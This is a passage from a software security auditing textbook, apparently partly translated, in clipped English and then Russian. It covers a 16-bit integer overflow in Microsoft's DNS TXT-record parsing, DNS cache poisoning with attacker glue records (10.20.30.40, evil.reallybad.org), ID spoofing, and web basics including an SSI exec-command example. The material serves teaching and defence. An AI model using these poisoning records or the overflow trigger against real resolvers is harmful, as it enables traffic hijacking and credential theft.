In addition to sign-extension issues, there are other complications when program decides to make extensive use of 16-bit variables for sizes or holding length values. Specifically, if 16-bit values used carelessly, risk integer overflows present, same way programs dealing with protocols that have 32-bit lengths vulnerable to integer overflows. In DNS context, any addition or multiplication on 16-bit variable presents potential danger if users can specify large 16-bit values. To understand this problem, look at bug in Microsoft DNS-parsing code. To understand bug, first examine allocation routine used to allocate records. Following code shows function `Dns_AllocateRecord()`:

```
.text:76F239EC ; __stdcall Dns_AllocateRecord(x)
.text:76F239EC _Dns_AllocateRecord@4 proc near
.text:76F239EC arg_4 = word ptr 8
.text:76F239EC mov edi, edi
.text:76F239EE push ebp
.text:76F239EF mov ebp, esp
.text:76F239F1 push esi
.text:76F239F2 mov si, [ebp+arg_4]
.text:76F239F6 movzx eax, si
.text:76F239F9 add eax, 18h
.text:76F239FC push eax
.text:76F239FD call _Dns_AllocZero@4 ;Dns_AllocZero(x)
.text:76F23A02 mov edx, eax
.text:76F23A04 test edx, edx
```

```
.text:76F23A06 jz loc_76F2DCB5
.text:76F23A0C push edi
.text:76F23A0D push 6
.text:76F23A0F pop ecx
.text:76F23A10 xor eax, eax
.text:76F23A12 mov edi, edx
.text:76F23A14 rep stosd
.text:76F23A16 mov [edx+0Ah], si
.text:76F23A1A mov eax, edx
.text:76F23A1C pop edi
.text:76F23A1D loc_76F23A1D: ;CODE XREF:.text:76F2DCBF
.text:76F23A1D pop esi
.text:76F23A1E pop ebp
.text:76F23A1F retn 4
.text:76F23A1F _Dns_AllocateRecord@4 endp
```

This assembly code roughly translates to following C code:

```
/* sizeof DnsRecord structure is 24 (0x18) bytes */
struct DnsRecord {
    unsigned short size;      /* offset 0x0A */
    unsigned char data[0];    /* offset 0x18 */
};

struct DnsRecord *Dns_AllocateRecord(unsigned short size)
{
    struct DnsRecord *record;

    record = (struct DnsRecord *)Dns_AllocZero(
        size + sizeof(struct DnsRecord));
    if (record == NULL) {
        SetLastError(8);
        return NULL;
    }

    memset((void *)record, 0, sizeof(struct DnsRecord));
    record->size = size;
    return record;
}
```

You might wonder why `SetLastError()` function in C code but not in assembly. Assembly output shows code tests return value `Dns_AllocZero()` and then jumps if it returns zero, which happens at location `76F23A06`. Code it jumps to isn't shown, but calls `SetLastError()`. Interested readers can refer to this function in `dnsapi.dll` on Windows XP or `dnsrslvr.dll` on Windows 2000.

As you can see, allocation routine could be dangerous. It takes 16-bit size parameter, so if this function ever called with allocation size more than 65535 bytes, maximum representable 16-bit value, high 16 bits ignored and small data block not large enough to hold all data allocated. It turns out DNS packets limited elsewhere in code to maximum 16384 bytes for TCP and 1472 bytes for UDP, so you can't specify big enough record to trigger overflow under normal circumstances. However, look closer at how text records processed. Following code translated into C from `TxtRecordRead()` function, used to parse records containing text fields. These records composed of multiple text fields, each consisting of single-byte length field followed by text data.

```
struct DnsRecord *TxtRecordRead(int to_unicode, unsigned char *src,
    unsigned char *end)
{
    unsigned short length;
    int count, bytes_needed;
    struct DnsRecord *record;

    for (count = 0, bytes_needed = 0; src < end; count++) {
        length = *src++;
        bytes_needed += ((to_unicode) ? 2 * length + 2 : length + 1);
        src += length;
    }

    if (src != end) {
```

```
        SetLastError(0x0D);
        return NULL;
    }

    record = Dns_AllocateRecord(
        ((count + 1) * sizeof(char *)) + bytes_needed);

    ... copy data and pointers ...
}
```

For every text field in record, four bytes allocated for pointer value to point to text field, and two bytes allocated for every byte appearing in text data. Reason is that data converted in text field from UTF-8 encoding to Unicode wide characters. Also code adds two bytes for trailing NUL after text string it copies. When you have zero-length record, it consists of single byte: length field value 0. For every zero-length record encountered, six bytes added to allocation size passed to `Dns_AllocateRecord()`: four bytes for pointer and two bytes for NUL value. Six bytes for every one byte appearing in record allows reaching 16-bit boundary 65535 bytes with record around 10922 bytes, which can be supplied in TCP packet. Therefore, buffer overflow can be triggered.

DNS Spoofing

DNS is protocol for retrieving information from large-scale distributed database, and used by clients of service and servers maintaining entire database. Because system requires large degree of trust, what can happen if attackers abuse this trust to feed bad information to those who request DNS information? Implications of this attack can be severe, depending on how clients use false information. In past, hostnames commonly used for verification of user identity. For example, UNIX `rlogin` service consulted file with combinations usernames and hostnames to authenticate incoming connections, instead of username/password authentication most other services used at time. Therefore, if attackers could forge DNS responses to make their IP addresses appear to be one of hosts in this file, they could bypass authentication and log in to target machine. These days, DNS names rarely used to authenticate parties in such direct manner; however, being able to forge DNS responses still serious issue.

Most serious current risk is impersonation legitimate site. Malicious nodes can pose as legitimate destinations and collect authentication details or other sensitive data. For example, attackers could pose as retailer clients usually visit, such as www.amazon.com/. By posing as legitimate site and fooling certain clients, malicious users might collect Amazon login credentials and credit card information from clients browsing site. These attackers would have to pull few tricks to make spoofed site seem authentic, but they can usually fool most users.

Cache Poisoning

Original resolver algorithm specified in DNS RFCs vulnerable to poisoning attack enabling attackers provide malicious IP addresses for arbitrary domain names. Assume attackers control zone at badperson.com. Victim asks attackers' name server for A records of www.badperson.com. They can respond by delegating authority for www subdomain to hostname they want poison. For example, they could include authority section in response with these NS resource records:

```
www.badperson.com. NS ns1.google.com.
www.badperson.com. NS ns2.google.com.
www.badperson.com. NS ns3.google.com.
www.badperson.com. NS ns4.google.com.
```

Basically, attackers tell victim that subdomain www.badperson.com handled by four authoritative name servers, which happen to be Google's name servers. Death blow comes in additional section in response, where attackers place A resource records for Google name servers:

```
ns1.google.com A 10.20.30.40
```

```
ns2.google.com A 10.20.30.40
ns3.google.com A 10.20.30.40
ns4.google.com A 10.20.30.40
```

RFC 1034 says resolution code should check that delegation is to a "better" name server than one used in current query. In this example, query for www.badperson.com made to badperson.com name server. This request delegated to Google name servers, but packet says name servers authoritative for www.badperson.com subdomain. This is good enough to pass algorithm "better" check. Real problem is algorithm suggests code blindly honor supplemental A records purporting to be helpful glue. Vulnerable implementations of BIND circa 1997 would enter these A records into cache. Any future requests by victims for google.com. host would end up contacting attackers' evil name server at `10.20.30.40`.

Windows Resolver Bug

Windows resolvers also have bug allowing attackers hijack popular Web sites for specific targets. Say attackers control zone at badperson.com. Victim asks their name server for A records of www.badperson.com. This time, attackers can respond by delegating authority for com. domain to evil name server under their control. Authority section might contain this NS resource record:

```
com. NS evil.reallybad.org.
```

There is no reason victim resolver should honor this response, as it is completely illogical. However, Windows cached this NS record because of implementation bug. This means that later, when resolver needs to contact name server for .com zone, it contacts evil.reallybad.org instead. Windows NT and Windows 2000 SP1 and SP2 were vulnerable by default to this problem, and it also affected various Symantec products.

Spoofing Responses

Most communications between DNS clients and servers occur over UDP, unreliable and unauthenticated transport. "Unauthenticated" means there is no way to verify senders are who they say they are. TCP is also unauthenticated transport, but to much lesser extent; for more information, refer to главе 14. Therefore, how does client or server know request is from legitimate source? Answer simple: in many circumstances, they don't. Traditional way validating DNS responses is using DNS ID field in header. When DNS client generates question, it assigns ostensibly random number for ID field. When it receives responses, it checks DNS ID field matches request. This check done by verifying response packet has same value in DNS ID field as query packet client originally sent. With this information, couple attacks could be launched. One most obvious is man-in-the-middle attack by someone in position to observe DNS traffic. This attack fairly easy to achieve, so chalk it up as known risk and focus attention on blind spoofing.

DNS spoofing issues affect both DNS server and client implementations because servers make requests on behalf clients and usually cache results, if configured for recursion. When server issues DNS request to recursively resolve remote host on behalf client, remote responses to servers could be forged and subsequently cached. Basically, most attacks of this nature revolve around how predictable implementation DNS ID generation algorithm is. Simplest implementations have fixed increments, usually 1, for each question generated. In past, BIND, one of premier name servers on Internet, vulnerable to this problem, as pointed out by Secure Networks Inc. and CORE, documented at http://attrition.org/security/advisory/nai/SNI-12.BIND.advisory. Advisory walks through steps required to cache poison name servers by forging responses from remote DNS server.

Примечание

In some ways, this attack not unlike TCP sequence number spoofing mentioned in главе 14, except DNS IDs need to be exact. Injecting TCP data just requires sequence number within TCP window.

Dan Bernstein gives great summary of current risks of blind forgery at http://cr.yp.to/djbdns/forgery.html:

An attacker from anywhere on the Internet, without access to the client network and without access to the server network, can also forge responses, although not so easily. In particular, he has to guess the query time, the DNS ID (16 bits), and the DNS query port (15-16 bits). The dnscache program uses a cryptographic generator for the ID and query port to make them extremely difficult to predict. However:

• an attacker who makes a few billion random guesses is likely to succeed at least once;
• tens of millions of guesses are adequate with a colliding attack;
• against BIND, a hundred thousand guesses are adequate, because BIND keeps using the same port for every query;
• against old versions of BIND, a thousand guesses are adequate with a colliding attack.

Lack of authentication in this protocol is recognized problem, and steps have been taken to help secure it. Specifically, DNS messages can be cryptographically verified using TKEY and TSIG record types, but this method not yet used extensively, even though most implementations support it. For this reason, you can't assume cryptographic verification protects implementation from DNS ID prediction vulnerabilities unless implementation you're reviewing mandates use DNS cryptographic features. DNS ID generation algorithms based on known values also might not be very secure. For example, DNS ID based on time returned from `time()` functions might be quite easy to guess.

Summary

This chapter described general process for assessing network protocol implementations. To supplement that process, you also walked through identifying vulnerabilities in several popular protocols. Although this chapter isn't exhaustive coverage of protocols, it should certainly give firm grasp of how to assess unfamiliar implementation. You should feel comfortable applying same basic techniques to reviewing implementation of file format specification or other data-exchange method.

Глава 17. Веб-приложения

"Может быть, этот мир -- ад какой-нибудь другой планеты."

Aldous Huxley, *Brave New World*

Введение

Веб-приложения -- одна из самых популярных областей современной разработки ПО; возможно, это вообще крупнейшая инновация эпохи доткомов. Менее чем за десятилетие они превратили простой коммуникационный протокол (HTTP) в одно из основных средств современного взаимодействия. Быстрое распространение веб-приложений объясняется их способностью давать удобный доступ к информации и сервисам такими способами, которые раньше были невозможны. Обратная сторона состоит в том, что веб-приложения принесли новый набор проблем безопасности и классов уязвимостей, поэтому вам почти наверняка придется оценивать безопасность веб-приложений. Эта задача может быть непростой, потому что Web существует как свободная совокупность быстро развивающихся технологий. В эту совокупность часто входят туманные архитектурные шаблоны, переплетенные со сторонним middleware и платформами веб-серверов. Однако можно использовать несколько базовых стратегий, чтобы прорезаться через головокружительное разнообразие технологий и сосредоточиться на главном: поиске уязвимостей безопасности. Разумеется, значительная часть современной разработки веб-приложений завязана на сложные сторонние фреймворки, поэтому специалисты по проверке безопасности должны дополнять анализ исходного кода веб-приложений операционными проверками и живым тестированием.

Материал по веб-программированию разделен на две главы. Эта глава дает обзор Web и HTTP, базовых проектных трудностей, с которыми сталкиваются веб-разработчики, и краткий обзор технологий веб-программирования. Затем рассматриваются общие стратегии и приемы аудита веб-приложений, а также эксплуатационные вопросы веб-среды. Наконец, вы узнаете о типах уязвимостей, которые поражают такие программы, и о том, как их находить. Глава 18, "Веб-технологии", рассматривает несколько популярных технологий веб-разработки и их проблемы безопасности.

Обзор веб-технологий

Разработка веб-сайта может казаться прямолинейной или по крайней мере более простой, чем разработка полноценного кросс-платформенного сетевого приложения. Хорошо это или плохо, веб-технологии развились до такой степени, что разработка веб-приложения почти так же сложна, как разработка других сетевых служб. Следующий абзац взят из документации популярного open-source веб-фреймворка Apache Struts:

Ядро фреймворка Struts -- гибкий управляющий слой, основанный на стандартных технологиях вроде Java Servlets, JavaBeans, ResourceBundles и XML, а также на различных пакетах Jakarta Commons. Struts поощряет архитектуры приложений на основе подхода Model 2, разновидности классической проектной парадигмы Model-View-Controller (MVC).

Struts предоставляет собственный компонент Controller и интегрируется с другими технологиями, чтобы обеспечивать Model и View. Для Model Struts может взаимодействовать со стандартными технологиями доступа к данным, такими как JDBC и EJB, а также почти с любыми сторонними пакетами, например Hibernate, iBATIS или Object Relational Bridge. Для View Struts хорошо работает с JavaServer Pages, включая JSTL и JSF, а также с Velocity Templates, XSLT и другими системами

представления.

Если вы все это понимаете, вероятно, можете пропустить первую половину этой главы. Если нет, эта глава и следующая охватывают достаточно материала, чтобы вы по крайней мере могли к этому подступиться. Фреймворк Struts не одинок в веб-пространстве по сложности и доступности для понимания. Суть в том, что при проверке веб-приложений корпоративного класса нужно учитывать эти детали. Нужно закладывать значительное время на подготовку или найти стратегию работы с незнакомой и сложной технологией. Остальная часть этого раздела дает обзор общих принципов и распространенных элементов самых популярных веб-технологий.

Основы

World Wide Web (WWW) -- распределенная глобальная сеть серверов, публикующих документы по разным протоколам, таким как gopher, FTP и HTTP. Документ, или ресурс, идентифицируется Uniform Resource Identifier (URI), например http://www.neohapsis.com/index.html. Этот URI является идентификатором HTML-документа, расположенного на веб-сервере www.neohapsis.com по пути `/index.html`, который можно получить через HTTP-запрос.

Hypertext Markup Language (HTML) -- простой язык разметки текстовых документов с помощью тегов, определяющих семантическую структуру и визуальное представление. HTML является приложением Standard Generalized Markup Language (SGML), то есть языком разметки, определенным в SGML. Ключевое понятие HTML -- hyperlink, ссылка на другой ресурс на другом сервере (заданная как URI). Одна из определяющих характеристик Web состоит в том, что он в основном состоит из гипертекста -- взаимосвязанных документов, ссылающихся друг на друга через hyperlinks.

Hypertext Transport Protocol (HTTP) -- простой протокол, с помощью которого веб-серверы предоставляют документы клиентам (подробнее он обсуждается в разделе "HTTP" далее в этой главе). Веб-клиент, или веб-браузер, подключается к веб-серверу с использованием TCP-соединения и отправляет простой запрос URI-пути, например `/index.html`. Затем сервер возвращает этот документ по соединению или уведомляет клиента о возникновении ошибки. Веб-серверы обычно слушают порт 80. HTTP, обернутый в SSL (известный как HTTPS), обычно доступен на порту 443.

Статическое содержимое

Самый прямолинейный запрос, который может обслужить веб-сервер, -- запрос файла, лежащего в его локальной файловой системе или в памяти. Веб-сервер просто извлекает файл и отправляет его в сеть как HTTP-ответ. Этот процесс называется отдачей **статического содержимого**, потому что документ одинаков для каждого пользователя при каждой выдаче.

Статическое содержимое отлично подходит для данных, которые меняются редко, например для вашего сайта о Star Trek или фотографий вашей обширной коллекции мясных консервов. Однако более сложным веб-сайтам нужно программно управлять выводом веб-сервера. Веб-сервер должен создавать содержимое на лету, реагируя на действия пользователей, чтобы вести себя как приложение. Естественно, существует множество способов, которыми программист может взаимодействовать с веб-сервером для создания этого **динамического содержимого**.

CGI

Common Gateway Interface (CGI) -- один из старейших механизмов создания динамического веб-содержимого. CGI-программа просто принимает входные данные от веб-сервера через переменные окружения, командную строку и стандартный ввод. Эти входные данные описывают

запрос, который пользователь сделал веб-серверу. CGI-программа выполняет некоторую обработку этих данных, а затем пишет свой вывод (обычно HTML-документ) в стандартный вывод. Когда веб-сервер получает запрос CGI-программы, он просто делает fork и запускает эту программу как новый процесс, а затем передает вывод программы обратно пользователю.

CGI-программы можно писать почти на любом языке, поскольку единственное настоящее требование -- способность писать в `STDOUT`. Perl является популярным выбором из-за возможностей обработки строк; Python и Ruby тоже распространены. Вот предельно простой CGI-скрипт на Perl:

```
#!/usr/bin/perl
print "Content-type: text/html\r\n\r\n";
print "<html><body>hi!</body></html>\r\n";
```

Главный недостаток модели CGI состоит в том, что она требует отдельного процесса для каждого веб-запроса, а значит плохо подходит для обработки большой нагрузки. Существуют модифицированные интерфейсы, например FastCGI, которые обеспечивают более легковесную обработку запросов, но программы в CGI-стиле обычно применяются в приложениях с небольшим трафиком.

API веб-сервера

Большинство веб-серверов предоставляет API, позволяющий разработчикам настраивать поведение сервера. Такие API реализуются через создание shared library или dynamic link library (DLL) на C или C++, которая загружается в веб-сервер во время выполнения. Эти расширения веб-сервера можно использовать для создания динамического содержимого: веб-запросы передаются функциям, предоставленным разработчиком, которые обрабатывают их и генерируют ответы. Эти расширения также позволяют глобально изменять сервер, так что разработчики могут анализировать или обрабатывать *каждый* запрос, который обслуживает сервер. Такие API дают куда более широкие возможности настройки, чем интерфейсы вроде CGI, потому что веб-разработчики могут менять поведение веб-сервера на очень детальном уровне, манипулируя общими структурами данных и используя управляющие API и callbacks. Распространенные интерфейсы:

• *Internet Server Application Programming Interface (ISAPI).* Microsoft предоставляет этот API для расширения функциональности своего веб-сервера Internet Information Services (IIS). ISAPI-фильтры и DLL часто встречаются в старых приложениях на базе Microsoft, особенно в веб-интерфейсах к коммерческим программным пакетам.
• *Netscape Server Application Programming Interface (NSAPI).* Управляющий API веб-сервера Netscape можно использовать для расширения линейки серверов и веб-прокси Netscape. Он иногда используется в старых корпоративных приложениях для глобальной проверки входных данных как первой линии защиты.
• *Apache API.* Этот API поддерживает расширение open-source веб-сервера Apache через модули и фильтры.

Многие другие технологии веб-программирования, обсуждаемые в этой главе, реализованы поверх этих API веб-сервера. Современные веб-серверы обычно построены открыто и модульно. Поэтому такие API расширений можно использовать для изменений, сопоставимых с тем, чего вы ожидали бы от модификации исходного кода веб-сервера.

Server-Side Includes

Веб-сервер не анализирует типичный статический HTML-документ, когда отдает его браузеру. Сервер просто читает документ из памяти или с диска и отправляет его по сети, не заглядывая в

содержимое документа. Несколько технологий основаны на небольшом изменении этого дизайна: веб-сервер просматривает и обрабатывает документ в процессе отдачи клиенту. Эти технологии варьируются по сложности от простых директив для веб-сервера до полноценных интерпретаторов языков программирования, встроенных в веб-сервер.

Самая простая и старая форма серверной обработки документов -- **server-side includes (SSIs)**, специально отформатированные теги, помещаемые в HTML-страницы. Эти теги являются простыми директивами для веб-сервера, которые выполняются по мере представления документа пользователю. Когда веб-сервер выводит документ, он извлекает SSI-теги и выполняет соответствующие действия. Эти теги предоставляют базовую функциональность и могут использоваться для создания простого динамического содержимого. Большинство веб-серверов поддерживает их в той или иной форме. Посмотрите на несколько примеров SSI. Следующая команда печатает значение переменной веб-сервера `DOCUMENT_NAME`, то есть имя запрошенного документа:

```
<p>The current page is <!--#echo var="DOCUMENT_NAME" --></p>
```

Следующий SSI указывает серверу извлечь файл `/footer.html` и заменить тег `#include` содержимым этого файла:

```
<!--#include virtual="/footer.html" -->
```

Когда веб-сервер разбирает следующий тег, он запускает команду `ls` и заменяет тег `#exec` ее результатами:

```
<!--#exec cmd="ls" -->
```

Для специалиста по безопасности функциональность SSI должна быть заметным сигналом. Подробнее о некоторых проблемах обработки SSI вы узнаете в разделе "Programmatic SSI" далее в этой главе.

Серверное преобразование

Хранить содержимое веб-сайта в формате, отличном от HTML, часто выгодно. Это содержимое может генерироваться другой программой или инструментом в распространенном формате, например XML, либо находиться в живом ресурсе, например на сервере баз данных. Веб-разработчики могут использовать технологии серверного разбора, чтобы указать веб-серверу автоматически преобразовывать содержимое в HTML на лету. Эти технологии сложнее, чем server-side includes, но не так развиты, как более популярные полноценные реализации server-side scripting.

Extensible Stylesheet Language Transformation (XSLT) -- общий язык, описывающий, как превращать один XML-документ в другой XML-документ. Веб-разработчики могут использовать XSLT, чтобы сообщить веб-серверу, как преобразовать XML-документ с содержимым страницы в HTML-документ, представляемый пользователям. Допустим, у вас есть следующий простой XML-документ, описывающий человека:

```
<person>
  <name>Zoe</name>
  <age>1</age>
</person>
```

XSLT-таблица стилей, описывающая, как превратить этот XML-документ в HTML, могла бы выглядеть примерно так:

```
<xsl:stylesheet version='1.0'
  xmlns:xsl='http://www.w3.org/1999/XSL/Transform'>
  <xsl:template match="/">
    <html>
      <body>
```

```
        <p>Name: <xsl:value-of select="person/name"/></p>
        <p>Age: <xsl:value-of select="person/age"/></p>
      </body>
    </html>
  </xsl:template>
</xsl:stylesheet>
```

Результат преобразования XML-содержимого в HTML -- такой документ:

```
<html><body><p>Name: Zoe</p><p>Age: 1</p></body></html>
```

Internet Database Connection (IDC) -- более старая и уже неподдерживаемая технология веб-программирования Microsoft для связывания HTML-страницы с источником данных (например, базой данных) и заполнения полей страницы динамическими данными. Она сильно похожа на XSLT. Веб-разработчики создают шаблон, известный как файл `.htx`, который по сути является HTML-документом со специальными тегами, указывающими, куда должны вставляться данные из базы. Затем они создают файл `.idc`, который сообщает веб-серверу, какой файл шаблона использовать и какой запрос к базе данных выполнить, чтобы получить значения для заполнения шаблона.

Серверные сценарии

Технология server-side scripting -- это, по сути, серверная обработка документов, поднятая на следующий уровень. Вместо встраивания простых директив или предоставления шаблонов преобразования технологии server-side scripting позволяют веб-разработчикам встраивать настоящий программный код в HTML-документы. Когда веб-сервер встречает такие встроенные программы, он пропускает их через внутренний интерпретатор. Эта модель популярна для малой и средней веб-разработки, потому что обеспечивает хорошую производительность, а использующие ее сайты обычно просты в разработке. Популярные технологии server-side scripting:

• *PHP: Hypertext Preprocessor (PHP).* Поскольку PHP -- рекурсивный акроним, вы, вероятно, уже догадались, что это UNIX-ориентированная open-source технология. Сейчас это популярный язык веб-разработки, особенно для малых и средних приложений. PHP -- скриптовый язык, изначально спроектированный для встраивания в HTML-файлы и интерпретации веб-сервером. Его довольно легко освоить, потому что он во многом пересекается с Perl, C и Java.
• *Active Server Pages (ASP).* ASP -- популярная серверная скриптовая технология Microsoft. ASP-страницы могут содержать код на разных языках, хотя большинство разработчиков используют VBScript или JScript (Microsoft JavaScript). Разрабатывать под нее также относительно легко, потому что фреймворк ASP довольно прямолинеен, а страницы могут вызывать объекты Component Object Model (COM) для более сложной обработки.
• *ColdFusion Markup Language (CFML).* Этот серверный скриптовый язык используется фреймворком Adobe (ранее Macromedia) ColdFusion. ColdFusion -- еще одна популярная технология, сохранившая ядро разработчиков на протяжении многих лет.
• *JavaServer Pages (JSP).* JSP формально является серверным скриптовым языком в том же духе, что PHP и ASP. Он действительно позволяет веб-разработчикам встраивать Java-код в HTML-документы, но обычно используется не так, как другие server-side scripting languages. JSP-страницы работают с компонентом технологии Java servlets, описанной в следующем списке.

Со временем серверные скриптовые решения отошли от интерпретируемой модели. Вместо того чтобы прогонять страницу через интерпретатор при каждом запросе, веб-сервер может скомпилировать страницу в более эффективное представление, например bytecode. Веб-серверу нужно сделать эту компиляцию только один раз, поскольку он может держать скомпилированную программу в кэше. Виртуальная машина, интерпретирующая bytecode, затем может кэшировать соответствующий машинный код, что дает производительность, близкую к обычному компилируемому языку, например чистому C/C++. Несколько популярных технологий такого рода:

• *Java servlets.* Java, вероятно, во многом ответственна за эволюцию server-side scripting, поскольку изначально проектировалась с компилируемой моделью. Java servlets -- это просто классы, которые создаются веб-сервером и взаимодействуют с ним через общий интерфейс. JSP-страницы на самом деле компилируются веб-сервером в Java servlets.
• *ASP.NET.* ASP.NET -- переработка ASP от Microsoft. Код ASP.NET-страниц может быть написан на любом языке .NET, например C# или VB.NET. Страницы компилируются в intermediate language (IL) и кэшируются веб-сервером. .NET framework выполняет just-in-time (JIT) компиляцию IL.
• *ColdFusion MX.* ColdFusion MX компилирует CFML-страницы в Java bytecode вместо запуска интерпретатора.

Примечание

Даже чистые скриптовые технологии часто компилируются в bytecode при первом запросе скрипта. Затем bytecode кэшируется, чтобы ускорять последующие запросы того же неизмененного скрипта.

HTTP

HTTP -- сетевой протокол, который лежит под капотом всех веб-транзакций. Следующий раздел кратко излагает основные моменты, но заинтересованным читателям стоит посмотреть RFC 2616 (www.ietf.org) или найти хороший инструмент inspection proxy для Web и начать изучать трафик.

Обзор

HTTP -- прямолинейный протокол запросов и ответов, в котором каждый запрос, отправленный клиентом серверу, получает ровно один ответ. Эти запросы выполняются поверх TCP-соединений. В современных версиях HTTP одно TCP-соединение обычно переиспользуется для нескольких запросов к одному серверу, но исторически каждый веб-запрос приводил к созданию совершенно нового TCP-соединения. Вот пример простого HTTP-запроса:

```
GET /testing/test.html HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg,
image/pjpeg, application/x-gsarcade-launch,
application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; .NET CLR 1.0.3705; .NET CLR 1.1.4322)
Host: test.testing.com:1234
Connection: Keep-Alive
```

HTTP-запросы состоят из заголовка и необязательного тела. Пустая строка, называемая carriage return/line feed (CRLF), отделяет заголовок от тела. У приведенного запроса тела нет, поэтому пустая строка просто означает конец запроса.

Первая строка HTTP-запроса состоит из метода, URI-пути и версии протокола HTTP. Метод сообщает серверу тип запроса. В приведенном запросе метод `GET`, который сообщает серверу, что нужно извлечь (get) запрошенный ресурс. URI-путь сообщает серверу, какой ресурс запрашивает клиент. Этот запрос просит ресурс, расположенный на сервере по пути `/testing/test.html`. Версия протокола указывает версию HTTP, которую использует клиент. В приведенном запросе клиент использует HTTP/1.1.

Остальные строки заголовка запроса имеют один общий формат: имя поля, затем двоеточие, затем определение поля. Приведенный запрос включает следующие поля заголовка:

• *Accept.* Это поле заголовка сообщает серверу, какие типы media (например, изображение или приложение) допустимы для ответа и каков их порядок предпочтения.
• *Accept-Language.* Это поле сообщает серверу, какие языки клиент принимает и предпочитает; в приведенном запросе это американский английский.
• *Accept-Encoding.* Это поле сообщает серверу, что при необходимости он может кодировать тело запроса определенными схемами.
• *User-Agent.* Это поле сообщает серверу версии ПО, которые клиент использует для веб-браузера и операционной системы. Видно, что запрос был сделан из Internet Explorer 6.0 (`MSIE 6.0`) на машине Windows XP (`Windows NT 5.1`) с установленной средой .NET 1.1 (`.NET CLR 1.0.3705; .NET CLR 1.1.4322`).
• *Host.* Это поле сообщает веб-серверу, для какого host предназначен запрос; это полезно, если на одной машине размещено несколько веб-сайтов (так называемые virtual hosts). Видно, что запрос предназначался машине test.testing.com, а клиент обращается к серверу на порту 1234.
• *Connection.* Это поле передает серверу параметры, относящиеся к соединению. В приведенном запросе значение Keep-Alive от клиента сообщает серверу не закрывать соединение после ответа. Так клиент может переиспользовать TCP-соединение для отправки другого запроса.

Теперь посмотрите на ответ на этот запрос:

```
HTTP/1.1 404 Not Found
Date: Fri, 20 Aug 2006 01:58:14 GMT
Server: Apache/1.3.28 (Unix) PHP/4.3.0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html; charset=iso-8859-1

d3
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD><TITLE>404 Not Found</TITLE></HEAD>
<BODY><H1>Not Found</H1>
The requested URL /testing/test.html was not found on this server.<P>
</BODY></HTML>
0
```

HTTP-ответы похожи на HTTP-запросы. У ответа есть заголовок и тело, а заголовок ответа устроен так, что первая строка имеет специальный формат. Остальные строки заголовка ответа используют формат "имя поля, двоеточие, значение поля".

Первая строка заголовка HTTP-ответа состоит из версии протокола HTTP, кода ответа и reason phrase ответа. Версия протокола такая же, как в запросе: HTTP/1.1. Код ответа -- числовой status code, который сообщает клиенту результат запроса. В приведенном ответе это 404, что вам, вероятно, знакомо. Если нет, reason phrase ответа дает короткое текстовое описание status code, в данном случае "Not Found".

Остальные строки заголовка ответа предоставляют клиенту информацию:

• *Date.* Это поле сообщает клиенту, когда сервер сгенерировал ответ.
• *Server.* Это поле дает клиенту информацию о ПО веб-сервера. Видно, что веб-сервер работает на Apache 1.3.28 на какой-то UNIX-машине.
• *Keep-Alive and Connection.* Эти поля дают клиенту информацию о соединении и о том, как долго оно будет оставаться открытым.
• *Transfer-Encoding.* Это поле сообщает клиенту механизм, который сервер использует для передачи тела ответа. Этот сервер выбрал chunked-метод кодирования.
• *Content-Type.* Это поле сообщает клиенту media type и character set ответа, в данном случае обычный HTML-документ.

Тело ответа в примере закодировано методом chunked encoding, который состоит из серии chunks. У каждого chunk есть строка, задающая его длину в шестнадцатеричном виде, и соответствующие

данные. В приведенном ответе `d3` задает 211 байт данных в первом chunk. `0` в конце указывает конец chunked-данных. Видно, что в ответе, являющемся обычным HTML, сервер дает сообщение об ошибке вместе с кодом ошибки 404.

Версии

Сейчас используются три версии HTTP: 0.9, 1.0 и 1.1. Запрос HTTP версии 0.9 выглядит так:

```
GET /
```

Этот запрос извлекает корневой документ. Он настолько прямолинеен, насколько это возможно, и его можно использовать для быстрой ручной проверки. Минимальный запрос HTTP версии 1.0 выглядит так:

```
GET / HTTP/1.0
```

Этот запрос похож на запрос из предыдущего раздела. Обратите внимание, что пустая строка (второй CRLF) означает конец заголовка HTTP-запроса и, следовательно, конец HTTP-запроса. Если вы вводите запросы вручную, HTTP/1.0 проще всего использовать, потому что он проще HTTP/1.1. Вот минимальный запрос HTTP/1.1:

```
GET / HTTP/1.1
Host: test.com
```

Этот запрос почти идентичен минимальному запросу HTTP/1.0, за исключением того, что требует от клиента указать заголовок Host в запросе.

Заголовки

HTTP-заголовки предоставляют описательную информацию (metadata) о HTTP-соединении. Они используются при согласовании HTTP-соединения и установлении свойств соединения после успешного согласования. HTTP поддерживает множество заголовков, которые попадают в одну из четырех базовых категорий:

• *Request.* Заголовки в исходном запросе.
• *Response.* Заголовки в ответе сервера.
• *General.* Заголовки, которые могут быть и в запросе, и в ответе.
• *Entity.* Заголовки, относящиеся к конкретной entity в запросе или ответе.

Остальная часть этой главы ссылается на ряд HTTP-заголовков, поэтому таблица 17-1 перечисляет их для удобства.

Таблица 17-1. Поля заголовков запросов и ответов

Header	Type	Description
Accept	Request	Lists media (MIME) types the client will accept
Accept-Charset	Request	Lists character encodings the client will accept
Accept-Encoding	Request	Lists content encodings the client will accept, such as compression mechanisms
Accept-Language	Request	Lists languages the client will accept
Accept-Ranges	Response	Server indicates it supports range requests
Age	Response	Freshness of the requested URI
Allow	Entity	Lists HTTP methods allowed for the requested URI
Allowed	Response	Deprecated: lists allowed request methods
Authorization	Request	Presents credentials for HTTP authentication
Cache-Control	Response	Specifies caching requirements for the requested URI
Charge-To	Request	Deprecated: billing information
Connection	General	Allows the client to specify connection options

Content-Encoding	Entity	Identifies additional encoding of the entity body, such as compression
Content-Transfer-Encoding	Response	Deprecated: MIME transfer encoding
Content-Language	Entity	Identifies the language of the entity body
Content-Length	Entity	Identifies the length (in bytes) of the entity body
Content-Location	Entity	Supplies the correct location for the entity if known and not available at the requested URI
Content-MD5	Entity	Supplies an MD5 digest of the entity body
Content-Range	Entity	Lists the byte range of a partial entity body
Content-Type	Entity	Specifies the media (MIME) type of the entity
Cost	Response	Deprecated: cost of requested URI
Date	General	Date and time of the message
Derived-From	Response	Deprecated: previous version of requested URI
ETag	Response	Entity tag used for caching purposes
Expect	Request	Lists server behaviors required by the client
Expires	Entity	Date and time after which the entity is considered stale
